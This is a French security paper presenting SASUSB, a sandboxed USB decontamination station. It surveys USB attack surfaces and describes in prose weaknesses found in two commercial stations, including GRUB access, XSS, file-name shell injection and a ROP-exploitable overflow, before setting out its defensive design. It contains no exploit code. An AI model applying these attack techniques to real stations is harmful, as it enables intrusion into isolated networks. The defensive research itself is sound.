Station blanche : Poste de travail ou serveur isolé du réseau opérationnel, dédié à l'analyse antivirale des médias amovibles et des données qui y sont stockées. Ce dispositif donne des garanties raisonnables quant à l'innocuité du média amovible et des données transférées vers le réseau opérationnel.

Sas d'import de données : Association d'une station blanche et d'un point d'insertion de données. La station blanche et le point d'insertion de données sont physiquement cloisonnés. Ce dispositif, interconnecté au réseau opérationnel, garantit l'innocuité du média amovible et des données transférées à destination de ce réseau.

1.2 Surface d'attaque

Le protocole USB permet de connecter un certain nombre de périphériques appelés *devices* à une machine maître, appelée *host*. Si on le compare au réseau, il assure la couche physique et un mélange de couches Ethernet / IP / TCP. Lorsqu'un périphérique est branché et détecté par l'hôte, ce dernier lui attribue une adresse. Chaque périphérique se voit attribuer une adresse différente. La machine hôte possède au moins un contrôleur USB, relié à un *hub* USB permettant l'attachement de plusieurs périphériques. Il est possible de brancher un second *hub* sur le premier, augmentant ainsi le nombre de ports USB d'une machine, on parle de topologie USB en étoile.

Physique C'est le contrôleur USB de l'hôte qui reçoit et traite les paquets reçus des périphériques. Ces paquets sont découpés en plusieurs champs, contenant l'adresse source du périphérique, le type de paquet, des numéros de séquence, la longueur des données embarquées, des CRC... Cette liste n'est pas exhaustive et bien qu'elle attire l'œil pour un attaquant, nous n'avons pas connaissance de vulnérabilités exploitées à ce niveau.

Néanmoins, Intel a pris la décision il y a quelques années d'utiliser un des ports physiques USB comme interface JTAG sur le CPU. Cette interface permet de debugger au niveau *hardware* le CPU de la machine

en question. Certaines protections sont tout de même mises en place et sont exposées dans la conférence *Tapping into the core* [7, 13]. Un debugger *hardware* est un cas de figure assez délicat car il n'offre pas de contre-mesures permettant de limiter son impact.

Communication des hub USB Les contrôleurs USB sont en général directement liés à un hub USB permettant à la machine hôte de gérer plusieurs ports USB physiques. Un hub dispose d'un port *upstream* connecté directement au contrôleur USB hôte ainsi que plusieurs ports *downstream* pour connecter des périphériques. Les données reçues sur le port *upstream* sont *broadcastées* à tous les périphériques connectés aux ports *downstream*. Les données reçus sur un port *downstream* ne sont transmises qu'au port *upstream*. Ce mode de fonctionnement pose problème car un périphérique peut recevoir des données qui ne lui sont pas directement adressées et un périphérique malveillant pourrait effectuer une attaque de type *eavesdropping* [15].

Notons que la norme USB 3.0 ajoute un mode point à point aux transmissions *downstream* pour pallier ce problème.

Protocoles USB Le protocole USB permet de lire la configuration des périphériques. Celle-ci décrit entre autres le type de périphérique qui est branché, appelé *classe* qui peut être mass storage, HID (Human Interface Device), printer... En analysant cette réponse, le système d'exploitation reconnaît la nature du périphérique et, s'il en est doté, va charger le *driver* associé. Il y a ici deux grands cas de figure, il s'agit soit :

— d'un *driver* générique, qui fonctionne pour toute une classe donnée ;
— d'un *driver* spécifique pour un périphérique bien défini (souvent lié au vendorID/productID du périphérique USB).

Il est important de noter qu'une clef USB n'est pas une clef USB de par sa forme, mais par la définition qu'elle envoie à l'hôte. Un périphérique tel qu'une clef USB ou une souris embarque un composant électronique qui s'occupe de communiquer en USB avec l'hôte, et de traduire les requêtes de l'hôte en requêtes pour la flash embarquée ou son système de positionnement de souris. Il a d'ailleurs déjà été montré que certains fabricants utilisent des micro-contrôleurs reprogrammables pour assurer cette fonctionnalité. La démonstration en a été faite en 2014 [16]. La clef USB connectée se décrit comme un clavier, une fois reconnue et ajoutée par l'OS, elle simule l'appui de touches pour écrire un script Powershell et déclenche ainsi une exécution de code depuis le compte de l'utilisateur.

Des manipulations du même genre peuvent être réalisées sur des cartes de développement USB, coûtant autour de 10$ (AT90USBKEY, Raspberry Pi...). Ces prix dérisoires rendent l'attaque à portée de toutes les mains.

On notera qu'un même périphérique USB peut proposer plusieurs interfaces en même temps. Il peut par exemple présenter une carte réseau, un périphérique *mass storage* ainsi qu'un clavier/souris. Il peut alors copier des fichiers de la machine et les coller dans le disque fraîchement monté par le système (ou les partager sur le réseau).

Ce genre d'attaque s'effectuait jusqu'ici "à l'aveugle", le périphérique malveillant n'avait pas de retour sur ses actions. Cependant, il est maintenant possible avec les nouveaux connecteurs USB type C de connecter un moniteur, l'attaque peut se baser sur les retours de l'interface graphique pour plus de fiabilité [18].

Mass Storage Lorsqu'un périphérique de type *mass storage* (une clef USB, un disque dur) est connecté sur la machine hôte, le *driver* responsable de ces matériels est chargé. Pour communiquer, deux *endpoints* sont utilisés : un pour transférer les données montantes, l'autre pour les données descendantes. Un *endpoint* est une unité virtuelle à laquelle est associée une direction (*up*/*down*) qui se rapproche un peu d'un port TCP. Un périphérique *mass storage* est accédé en utilisant le protocole SCSI (*Small Computer System Interface*) au dessus des données transportées par USB. Un périphérique *mass storage* implémente des fonctions de base SCSI :

— lire N secteur(s) à tel offset ;
— écrire N secteurs(s) à tel offset ;
— énumération des LUNs (*Logical Unit Number*) ;
— ...

Les codes responsables de la gestion du protocole SCSI font partie intégrante de la surface d'attaque, d'autant que ce sont en général des *drivers* et qu'ils disposent donc d'une exécution privilégiée.

Systèmes de fichiers Le protocole SCSI permet d'exposer un *block device* au système d'exploitation. Lorsqu'un périphérique de stockage est branché, l'OS lit dans un premier temps la table des partitions (qui fait donc elle aussi partie de la surface d'attaque), puis monte le système de fichiers.

Il existe de nombreux systèmes de fichiers (*FAT*, *NTFS*, *EXT4*...), leurs relatives complexités peut mener à des failles de sécurité (par exemple pour NTFS : CVE-2020-17096 [3] RCE, CVE-2021-28312 [5] DoS, CVE-2021-31956 [6] PrivEsc). La menace est d'autant plus grande si le système

d'exploitation supporte un nombre important de systèmes de fichiers différents, un système de fichiers *exotique* et/ou non maintenu peut être une porte d'entrée intéressante pour un attaquant. Les codes responsables de la gestion des systèmes de fichiers sont en général des *drivers* et s'exécutent donc en mode privilégié.

Fichiers spéciaux Certains fichiers peuvent subir un traitement particulier par le système d'exploitation, cela va du fichier *.lnk* sous Windows, aux fichiers cachés permettant de sauver la configuration d'un répertoire, en passant par les aperçus d'images ou les icônes ainsi que le fichier *autorun.inf* à la racine d'un périphérique de stockage qui peut déclencher l'exécution automatique d'un programme à la connexion de ce périphérique.

Ces fichiers sont sensibles car le simple fait d'accéder à un répertoire avec l'explorateur de fichiers peut déclencher leur traitement et une éventuelle vulnérabilité (on pense notamment à [1]). Leur filtrage est relativement difficile car intimement lié au mécanisme du système d'exploitation ou de l'explorateur de fichiers.

Mélange des entrées Il y a quelques années, les postes étaient équipés de ports PS2 pour connecter les claviers/souris. Ils ont aujourd'hui laissé place aux ports USB, ce qui signifie que du point de vue du système d'exploitation, le même protocole est utilisé pour les entrées de l'utilisateur et le traitement d'une clef USB potentiellement malveillante.

La classe USB utilisée pour ces périphériques est la classe HID (*Human Interface Device*), elle sert aussi pour les joysticks, les pointeurs de tablettes, les écrans tactiles... Pour gérer ce grand nombre de périphériques, elle se base sur l'utilisation de structures permettant à un périphérique de lister tous ses moyens de mesure (boutons, molette, axes, ...), leur précision (8 bits signés, 3 bits non signés...) ainsi que leurs limites mécaniques. En bref, un nid de problèmes potentiels [4]. Le code responsable du HID est en général exécuté en mode privilégié. Une clef USB malveillante présentant une classe HID peut mener à une attaque de type BadUSB précédemment citée.

Stations blanches Il existe plusieurs manières d'implémenter une station blanche, certaines se contentent d'analyser les fichiers stockés sur les périphériques USB, le scénario est le suivant :

1. L'utilisateur insère une clef USB sur la station.

2. La station *nettoie* la clef USB.
3. L'utilisateur récupère la clef USB.
4. L'utilisateur branche la clef sur son poste et récupère ses données.

Ce mode de fonctionnement pose problème car, comme nous l'avons vu, le périphérique USB décide ce qu'il expose en terme de classe de périphérique, mais également en terme de données. Une *race condition* existe entre l'étape 2 et l'étape 4, un périphérique malveillant pourrait exposer un système de fichiers ne contenant que des fichiers sains lors de l'analyse antivirale et présenter un autre système de fichiers contenant des fichiers infectés sur un poste de travail. Une pile USB, à la manière d'une pile IP, peut fonctionner différemment d'une machine ou d'un OS à l'autre, il est ainsi possible pour un périphérique de détecter qu'il est connecté à une station blanche, une machine Linux ou Windows etc. et ainsi adapter son comportement.

Ce type d'attaque *TOCTOU* (*time-of-check-time-of-use*) / *double read* peut aussi se retrouver lors de la vérification de signatures numériques. Imaginons que l'import de données (ou la mise à jour de la station blanche par clef USB) soit soumis à la vérification d'une signature numérique et que cette vérification est effectuée par la station, directement depuis la clef USB. Un périphérique malveillant pourrait présenter lors de la première lecture un fichier validant la signature mais un fichier totalement différent lors de la deuxième lecture pour l'import de données (ou l'application de la mise à jour, voir aussi [2]).

Enfin, pour des raisons de commodité, la station blanche peut utiliser un navigateur en guise d'interface graphique. Un soin particulier doit donc être apporté au traitement des données affichées (noms des fichiers, métadonnées,...), ces dernières sont contrôlées par l'attaquant et doivent être maîtrisées afin d'éviter une injection de code javascript.

1.3 État de l'art

Nous verrons dans cette partie deux solutions open source apportant une réponse aux menaces évoquées précédemment : *CIRCLean* et *Le Guichet*. Il existe dans le commerce plusieurs autres solutions, il est cependant difficile de connaitre leur fonctionnement interne et leurs spécificités sans documentation approfondie. Nous avons pu étudier deux de ces solutions commerciales dont nous détaillerons les points négatifs sans trop en dire ni les nommer, on les appellera *Station A* et *Station B*.

Circlean *CIRCLean* [9] est une station blanche (selon la définition en 1.1) open source fonctionnant sur Raspberry Pi, développée par *The Computer Incident Response Center Luxembourg* (CIRCL) permettant le transfert de fichiers entre deux périphériques de stockage USB. Les fichiers sont analysés par l'antivirus ClamAV et filtrés par leurs type MIME. Certains types de fichiers (PDF, Microsoft Word...) sont convertis en HTML.

`Avantages` :

— Utilisation de deux clefs USB différentes (une en entrée potentiellement infectée, une en sortie de confiance)
— Analyse antivirale
— Vérification / conversion des fichiers jugés dangereux

`Inconvénients` :

— Tous les fichiers sont copiés (pas de sélection)
— Utilisation des modules noyaux (privilégiés) pour l'USB, SCSI et systèmes de fichiers

Le Guichet *Le Guichet* [14] est une station de décontamination (ou SAS d'import de données selon 1.1) open source permettant de transférer des fichiers de manière sécurisée. Il offre deux modes de fonctionnement :

— *Gateway* : transfert depuis un réseau non sûr vers un réseau sécurisé
— *USB mode* : transfert d'un périphérique USB non sûr vers un périphérique USB de confiance

Il est écrit en Rust et un soin particulier a été porté au durcissement de la machine : utilisation de *Seccomp*, sandboxing *systemd*, *AppArmor*, testé avec les patchs noyaux *grsecurity*...

`Avantages` :

— Analyse antivirus (*ClamAV*)
— Filtrage des fichiers par règles *YARA* personnalisables
— Filtrage des fichiers selon leurs *magic number*
— Filtrage des périphériques USB par leurs numéros de série
— Signature des périphériques de sortie

`Inconvénients` :

— Utilisation des modules noyaux (privilégiés) pour l'USB, SCSI et systèmes de fichiers

Notons que nous n'avons eu connaissance de ce projet que récemment (notre solution était déjà bien avancée) et qu'il est encore en développement.

Station A Cette première solution commerciale est une borne de décontamination (station blanche selon 1.1) sur laquelle les utilisateurs branchent

leurs clefs USB pour analyse antivirale avant de la brancher sur leurs postes. L'analyse de la station a révélé les points suivants :

- La station se contente d'analyser les fichiers sur la clef USB, nous avons vu précédemment en quoi ce mode de fonctionnement (à une clef) est problématique (présentation d'un système de fichiers sain si détection de la station) voir 1.2
- La station est basée sur la distribution Linux Ubuntu, la chaîne de démarrage n'est pas vérifiée ni authentifiée (pas de secure boot), le disque dur n'est pas chiffré, le branchement des périphériques HID (dont les claviers) n'est pas filtré et le menu du chargeur d'amorçage (*GRUB*) n'est pas verrouillé (il n'apparait pas par défaut mais il est possible de le déclencher en appuyant sur les touches *Ctrl+Alt+Del* pendant le démarrage). La combinaison de ces éléments fait qu'il est trivial de prendre le contrôle de la station en mode administrateur (par exemple en modifiant la *cmdline* du noyau) avec un simple clavier ou un périphérique de type BadUSB.
- Aucun *driver* USB n'est filtré, laissant une large surface d'attaque. Par exemple : la station monte une nouvelle interface réseau au branchement d'une carte réseau USB. Ceci est d'autant plus problématique que la station a la possibilité de fonctionner en mode connecté au réseau de l'entreprise (pour le monitoring et l'administration).
- Il n'y a pas d'analyse antivirus sur les fichiers trop volumineux.
- Les clefs USB sont montées automatiquement par le noyau et les modules (privilégiés) pour l'USB, SCSI et les systèmes de fichiers sont utilisés.
- La station peut être mise à jour par clef USB. Le fichier de mise à jour doit être signé avec PGP. Cependant, la vérification de la signature s'effectue directement sur la clef, ce qui rend la procédure vulnérable à l'attaque de type *TOCTU* évoquée précédemment.

Cette station de décontamination peut donc facilement devenir une station contaminante ainsi qu'un point d'entrée dans le réseau de l'entreprise.

Station B Cette seconde solution commerciale est similaire à la première, elle nécessite cependant deux périphériques USB (un en entrée, un en sortie). Lors du transfert, les fichiers sont analysés par plusieurs antivirus. Une diode *logicielle* est implémentée entre un guichet bas (pour la lecture du périphérique d'entrée) et un guichet haut pour l'analyse et l'écriture sur le périphérique de destination. La communication se fait via un protocole

maison sur UDP et les deux guichets sont exécutés dans des machines virtuelles différentes. Un serveur et un client web font office d'interface graphique. L'analyse de la station a révélé les points suivants :

— L'interface graphique est réalisée en web qui est sujet à des XSS. Ces XSS permettent de manipuler des vues offertes par le serveur. L'attaquant peut ainsi lister, télécharger ou envoyer n'importe quel fichier arbitraire. Ceci mène à l'exécution d'un shell root.

— Le serveur web exécute des binaires natifs lors du listing des fichiers de la clef d'entrée (pour récupérer la taille...). Avec un nom de fichier particulier, l'attaquant peut profiter d'une injection de code shell et avoir directement la main dans le guichet bas.

— Les informations [1] remontées du guichet bas vers le guichet haut sont sérialisées. Le programme du guichet haut recevant ces données est sujet à un buffer overflow dans la partie décodant la taille de nom de fichier. Malheureusement, ce binaire n'est pas compilé avec les options classiques de protections de débordement de tampon, la prise de contrôle du guichet haut est alors possible en utilisant une attaque de type ROP (la position du binaire n'est pas randomisée).

Bien que l'exploitation de cette seconde station ne soit pas aussi triviale que la précédente, la compromission reste totale. La station décontaminante peut, au simple branchement d'une clef USB préparée spécialement, devenir une station contaminante.

2 Solution proposée

Ce chapitre est consacré à la description de l'architecture et aux choix qui ont été faits.

Pour répondre aux problématiques précédemment évoquées et en prenant en compte les écueils des solutions étudiées, nous avons développé le *SASUSB* : un logiciel fonctionnant sous Linux permettant de transférer de manière sécurisée les fichiers d'un périphérique de stockage potentiellement malveillant vers un périphérique de confiance ou vers une machine distante, après analyse antivirale. Cette solution permet (entre autres) le développement d'un SAS d'import de données 1.1.

Le *SASUSB* s'inspire de l'architecture des micro noyaux. Plusieurs processus s'exécutent en espace utilisateur et chacun s'occupe d'une tâche simple : chaque couche (USB, SCSI et système de fichiers) est traitée par un de ces processus. Ces processus communiquent par un IPC utilisant

[1] noms de fichiers, métadonnées ainsi que leurs contenu

un mécanisme qui sera décrit dans la suite. Ceci donne l'architecture en figure 1 :




Fig. 1. Schéma simplifié des processus composant le *SASUSB*

2.1 Système

Drivers Afin de réduire la surface d'attaque, *tous* les *drivers* USB du noyau Linux sont désactivés/supprimés, y compris le module USB HID responsable des claviers/souris. Nous ne gardons que le composant "core USB", responsable de la gestion du contrôleur USB physique. Ceci permet de limiter la surface d'attaque liée au support de multiples *drivers* décrite en 1.2. Le *SASUSB* n'est pas lié à un matériel particulier, ce qui signifie qu'il peut s'exécuter en utilisant différents contrôleurs USB. Cette partie noyau est donc conservée et permet d'envoyer et de recevoir des paquets USB aux périphériques, ainsi que de leur assigner des adresses. Notons une autre conséquence : le noyau enverra un premier paquet de demande de description de device permettant de récupérer le strict minimum d'informations (vendorID/productID/USBClass). La demande émise par le noyau est dans le cas général en deux parties :

— une première requête est opérée, forçant une taille minimale pour la réponse permettant seulement de connaître le strict minimum sur le device ainsi que de récupérer la taille de la structure complète
— une deuxième requête, identique, à l'exception de la taille qui est fixée à celle précédemment demandée par le client

Dans notre cas, seule la première requête est envoyée par le noyau. La suite sera gérée en espace utilisateur par le code du *SASUSB*.

Userland Pour limiter le risque lié à une vulnérabilité, les composants qui traiteront les données seront exécutés en *userland* (espace utilisateur), à la façon des micro noyaux, par un utilisateur non privilégié. Pour ce faire, une règle *udev* permet de donner les droits nécessaires à un *user* particulier permettant d'accéder en brut à tout périphérique USB branché. On communiquera alors en utilisant la *libUSB* avec ces derniers.

HID Comme nous le disions précédemment, le système est dépourvu de *driver* HID. Pour palier ce problème, nous avons développé un gestionnaire minimaliste de périphérique HID en *userland*. Ce dernier n'implémente que le minimum de la norme pour supporter les souris et les écrans tactiles prévus. La machine ne supporte donc pas les claviers. Ce dernier *poll* les périphériques comme le ferait le *driver* original, récupère les informations de positionnement et les applique au serveur X en simulant les mouvements associés. Il est écrit en Rust.

La configuration du *SASUSB* permet également de définir un numéro de bus USB ainsi qu'un numéro de port physique sur lequel seront autorisés les périphériques de type HID. Ainsi, seul ce port USB physique sera pris en compte par le gestionnaire HID décrit ci-dessus. L'administrateur pourra par exemple dédier un port physique de l'arrière de la machine à la souris, et utiliser les ports physiques de façade pour l'insertion de clef USB. Dans ce cas, même si la clef USB se fait passer pour une souris ou autre périphérique HID ou si elle expose plusieurs interfaces USB, elle ne sera pas prise en compte par la machine. Ceci permet de répondre aux problématiques de faux périphériques USB tentant d'interférer par le biais de ce protocole 1.2.

Notons que même si un périphérique USB tente d'écouter le flux descendant (problématique d'*eavesdropping* 1.2) des autres périphériques, il n'apprendra rien d'intéressant car le seul flux descendant correspond à l'écriture des fichiers qui proviennent de lui-même (périphérique d'entrée).

Nous le verrons plus tard, l'interface finale est accessible via une API web. Il est tout à fait envisageable d'utiliser le *SASUSB* dans une configuration dépourvue de HID. Le *SASUSB* est alors simplement une machine recevant les clefs USB et l'interaction avec l'utilisateur se fait alors à travers cette API web, par le réseau depuis le poste client. Ici le *SASUSB* n'a ni écran, ni clavier ni souris.

2.2 Séparation des privilèges, moindre privilège

Afin de réduire au maximum les privilèges, nous l'avons dit, le code relatif à la communication avec les périphériques USB et le traitement des données qu'ils contiennent s'exécute en espace utilisateur.

Afin de cloisonner ces tâches, elles sont séparées en plusieurs processus (chacun correspondant peu ou prou à une couche de la pile USB).

USB / SCSI Un premier processus a accès au périphérique USB brut en utilisant la *libUSB* à travers un fichier spécial (par exemple */dev/bus/USB/001/002*, qui correspond au périphérique USB branché sur le bus numéro 1, et qui répond à l'adresse de device USB 2). Ce processus parle le protocole *SCSI* qu'il encapsule dans les paquets USB. Il expose une interface permettant d'effectuer les opérations suivantes :

— demander la taille totale du volume ;
— demander la taille des secteurs ;
— lire N secteurs à l'offset O.

Il est écrit en Rust.

SCSI / Systèmes de fichiers Un autre processus s'occupe de l'interprétation du système de fichiers. Il communique avec le processus précédent, ce qui lui permet de lire n'importe quel secteur du périphérique de stockage d'entrée. Il est capable de lire plusieurs systèmes de fichiers :

— *FAT*
— *exFAT*
— *NTFS*
— *ext4*
— *ISO9660*

Il expose une nouvelle interface, permettant les opérations suivantes :

— lister un répertoire ;
— récupérer les attributs d'un fichier / répertoire ;
— récupérer le contenu d'un fichier.

Ce programme est écrit en Rust, ainsi que les parseurs de systèmes de fichiers à l'exception de *FAT*/*exFAT* ou nous utilisons la bibliothèque *ff* écrite en C. Si une vulnérabilité est exploitée, l'attaquant sera à la place de ce processus. Il pourra commencer un pivot à partir de là. Ce problème doit être pris en compte dans notre architecture.

Communication Chaque processus expose une interface de communication. Celle-ci se traduit concrètement par deux descripteurs de fichiers

communs entre deux processus. Le premier permet de recevoir des données du processus A vers le processus B, le deuxième de réaliser l'opération inverse. Les communications se font sous forme de requêtes/réponses. Pour sérialiser les données échangées, Protobuf est utilisé. Ce dernier a l'élégance de générer le code responsable de la sérialisation/désérialisation des données à partir d'un fichier de spécification.

Les fonctions de communication sont écrites en Rust.

Cloisonnement L'une des raisons pour lesquelles nous avons séparé les différentes couches de la pile USB en processus distincts était de pouvoir leur appliquer un filtre *Secure Computing Mode* (*seccomp*) respectif. *seccomp* est un mécanisme du noyau Linux permettant à un processus de se verrouiller de manière non réversible dans un état dans lequel il ne pourra effectuer qu'un certain nombre d'appels systèmes prédéfinis. Il sera tué par le noyau s'il tente d'effectuer un appel système non autorisé.

Quelques exemples de règles appliquées :

- processus USB/scsi
  - opérations sur le *filedescriptor* associé au périphérique USB ;
  - mmap filtré pour autoriser les allocations (sans rwx) ;
  - lecture sur le *filedescriptor* de réception sur l'interface publiée ;
  - écriture sur le *filedescriptor* d'envoi sur l'interface publiée ;
  - ...
- processus scsi/système de fichiers
  - lecture sur le *filedescriptor* de réception sur l'interface avec le processus USB/scsi ;
  - écriture sur le *filedescriptor* d'envoi sur l'interface avec le processus USB/scsi ;
  - mmap filtré pour autoriser les allocations (sans rwx) ;
  - lecture sur le *filedescriptor* de réception sur l'interface publiée ;
  - écriture sur le *filedescriptor* d'envoi sur l'interface publiée ;
  - ...

Ainsi, si un des processus est corrompu, l'attaquant est limité dans ses mouvements. Par exemple s'il corrompt le processus de gestion du système de fichiers, il peut envoyer des données contrôlées sur l'interface publiée d'accès au système de fichiers. Interface qui doit être sérialisée en Protobuf. Du point de vue du processus client de cette interface, cela ne change rien : l'attaquant pourra choisir des noms de fichiers exotiques, des droits ou des tailles de fichiers farfelus. On peut noter que ceci aurait déjà pu être le cas en modifiant directement le système de fichiers sur la

clef USB. Le gain est nul pour l'attaquant de ce point de vue. Notons que tous les processus sont tués et relancés entre chaque transfert.

L'attaque est tout de même utile dans d'autres scénarios : depuis l'intérieur de la sandbox, l'attaquant pourra tenter une évasion de *seccomp* en utilisant la vulnérabilité *rowhammer* si le matériel y est sensible. L'attaquant pourra également tenter d'accéder à la mémoire hors de la *sandbox* via l'exploitation de vulnérabilité sur les caches de la machine. L'administrateur du *SASUSB* devra là aussi faire une configuration permettant de répondre à ce genre d'exploitations.

2.3 Gestion des processus

Les différents processus composant les *SASUSB* sont lancés et orchestrés par un processus père, il est lui aussi sous *seccomp* et communique avec ses enfants via *protobuf*. Ce processus expose une interface de communication à destination de l'application finale. N'importe quel programme parlant *protobuf* peut ainsi utiliser les mécanismes offert par le *SASUSB*. Notons ici l'avantage de *protobuf* par rapport à *serde* qui est la référence Rust en terme de sérialisation/désérialisation, et qu'il existe de nombreuses bibliothèques dans différents langages capables de générer du code *protobuf*, ne limitant pas l'application finale au langage Rust.

2.4 Traitement des données

Nous l'avons vu, le *SASUSB* fait office de point d'insertion de données au sens du guide de l'ANSSI [11].

Le choix a été fait de ne pas mettre d'antivirus directement sur la machine. Le grand nombre de *SASUSB* dispersés dans l'entreprise tend à garder le prix unitaire des *SASUSB* relativement bas et donc avec des capacités de calcul limitées. Ces capacités seraient trop modestes pour permettre de faire tourner des machines virtuelles contenant plusieurs antivirus différents sur un *SASUSB*.

Le *SASUSB* offre cependant la possibilité d'uploader les fichiers sélectionnés (stockés dans une archive intermédiaire du transfert) sur un serveur distant pour analyse antivirale. Le résultat est attendu sous forme de JSON décrivant l'état de chaque fichier (sain/infecté).

Les administrateurs peuvent faire le choix d'implémenter un serveur d'analyse maison basée par exemple sur une installation de Irma [17], ou de faire une petite adaptation pour utiliser des services externes clef en main comme VirusTotal ou équivalents.

Cette fonctionnalité peut également être utilisée pour séquestrer les fichiers dans le but d'offrir un historique lors d'analyses post mortem.

Après réception des résultats antiviraux, deux cas de figure se présentent :

— La destination du transfert est une autre clef USB : dans ce cas, un autre processus lit cette archive et génère un système de fichiers complet en y incluant seulement les fichiers sains. La clef USB de sortie est donc effacée et possède une nouvelle table de partition et un système de fichiers contenant uniquement les fichiers sélectionnés par l'utilisateur et ayant passé l'antivirus.

— La destination du transfert est un serveur distant : dans ce cas une archive contentant les fichiers sains est uploadée vers ce serveur (qui pourra, par exemple, envoyer les fichiers par mail à l'utilisateur).

Notons que dans les deux cas, l'attaque du *double read* 1.2 est évitée puisque les données sont d'abord récupérées depuis la clef USB, puis sont traitées dans un second temps, la clef USB n'est donc lue qu'une fois. En outre, les métadonnées peuvent être modifiées par une clef USB malveillante : les tailles de fichiers sont affichées à l'utilisateur mais le contenu des fichiers n'est copié qu'une fois la demande effectuée.

2.5 Interfaces clientes

Pour utiliser les fonctionnalités du *SASUSB*, une application cliente doit donc communiquer (via *protobuf*) avec le processus père évoqué précédemment. Nous verrons ici l'application principale (un serveur WEB) ainsi que d'autres exemples.

API web L'utilisation principale du *SASUSB* se fait par l'intermédiaire d'un client et d'un serveur WEB. Ce dernier, écrit en Rust, expose une API WEB qui offre les fonctionnalités suivantes :

— Pour effectuer un transfert :
  — Récupération des périphériques USB de type *mass storage* connectés au *SASUSB*
  — Sélection d'un périphérique d'entrée
  — Sélection d'une destination (USB ou upload vers un serveur)
  — Lecture des partitions du périphérique d'entrée
  — Sélection d'une partition
  — Parcours de l'arborescence du système de fichiers
  — Copie d'une liste de fichiers vers la destination choisie

— Formatage d'un périphérique USB (avec ou sans effacement préalable)

— Faire une image d'un périphérique USB (pour analyse ultérieure par un administrateur)
— Réinitialisation du *SASUSB* (nécessaire entre chaque transfert)

La partie cliente utilisant l'API du serveur a été développée pour *NW.js*, une plateforme basée sur *chromium* permettant l'implémentation d'applications de bureau à partir de technologies WEB. Il a l'avantage de fournir un mode *kiosque* (l'utilisateur ne peut sortir de la fenêtre affichée).

La figure 2 décrit l'architecture complète des processus du *SASUSB*, l'annexe A représente l'interface graphique du client WEB.




Fig. 2. Schéma complet des processus composant le *SASUSB*

Fuse La séparation des processus du *SASUSB* permet d'implémenter différentes applications utilisant ce dernier à moindre coût. Pour illustrer cette affirmation nous avons implémenté un système de fichiers virtuel utilisant la *libFUSE* (*Filesystem in UserSpacE*) et les briques du *SASUSB*. Il permet, sous Linux, de monter un périphérique de stockage USB en lecture seule (les modules noyaux évoqués précédemment sont toujours désactivés/supprimés).

2.6 Hardening système

Le présent article se focalise sur la description du logiciel en lui-même, cependant son déploiement sur une machine servant de station d'import de données doit immanquablement s'accompagner de pratiques de durcissement adaptées, par exemple :

- utilisation d'une machine permettant de fermer et sceller l'accès aux connecteurs Ethernet, alimentation, écran (tactile), lecteur de cartes à puce... ;
- utilisation de *Secure Boot*, chiffrement du disque dur par un secret du *TPM* pour un démarrage sécurisé et vérifié ;
- *UEFI* protégé, pas de démarrage sur un autre média ;
- partitions systèmes en lecture seule ;
- assignation de ports spécifiques pour le périphérique d'entrée et le périphérique de sortie (via le *SASUSB*) afin de n'autoriser le HID que sur les ports où l'accès physique est restreint ;
- authentification *TLS* et/ou *Kerberos* (implémenté dans le *SASUSB*) des serveurs d'analyse et d'upload ;
- suppression/désactivation des modules USB du noyau Linux (*uas*, *usb_storage*, *usbnet*...).

Enfin, nous renvoyons le lecteur aux recommandations de l'ANSSI concernant la sécurité des systèmes GNU/Linux [10].

3 Conclusion

Le *SASUSB* permet de répondre aux nombreuses problématiques posées par la manipulation de périphériques USB malveillants. L'utilisation de deux périphériques distincts, l'exécution du code en espace utilisateur non privilégié et contraint (*seccomp*) ainsi que l'analyse antivirale augmentent fortement la sécurité des transferts de données par le protocole USB. La modularité du *SASUSB* et son interface *protobuf* offrent, outre le développement de SAS d'import de données, de nombreuses possibilités.

Les travaux sur ce projet sont toujours en cours et des améliorations sont envisagées dans un futur plus ou moins lointain :

- signature des clefs USB de confiance afin de n'autoriser que celles-ci sur les postes utilisateurs (développement d'un *driver* Windows et Linux nécessaire pour vérifier cette signature) ;
- remplacement des bibliothèques C restantes (pour le support *exFAT* en lecture/écriture et *NTFS* en écriture) par des *crates* Rust ;
- fuzzing ;
- lecture de conteneurs chiffrés (*LUKS*, *ZED !*...) ;

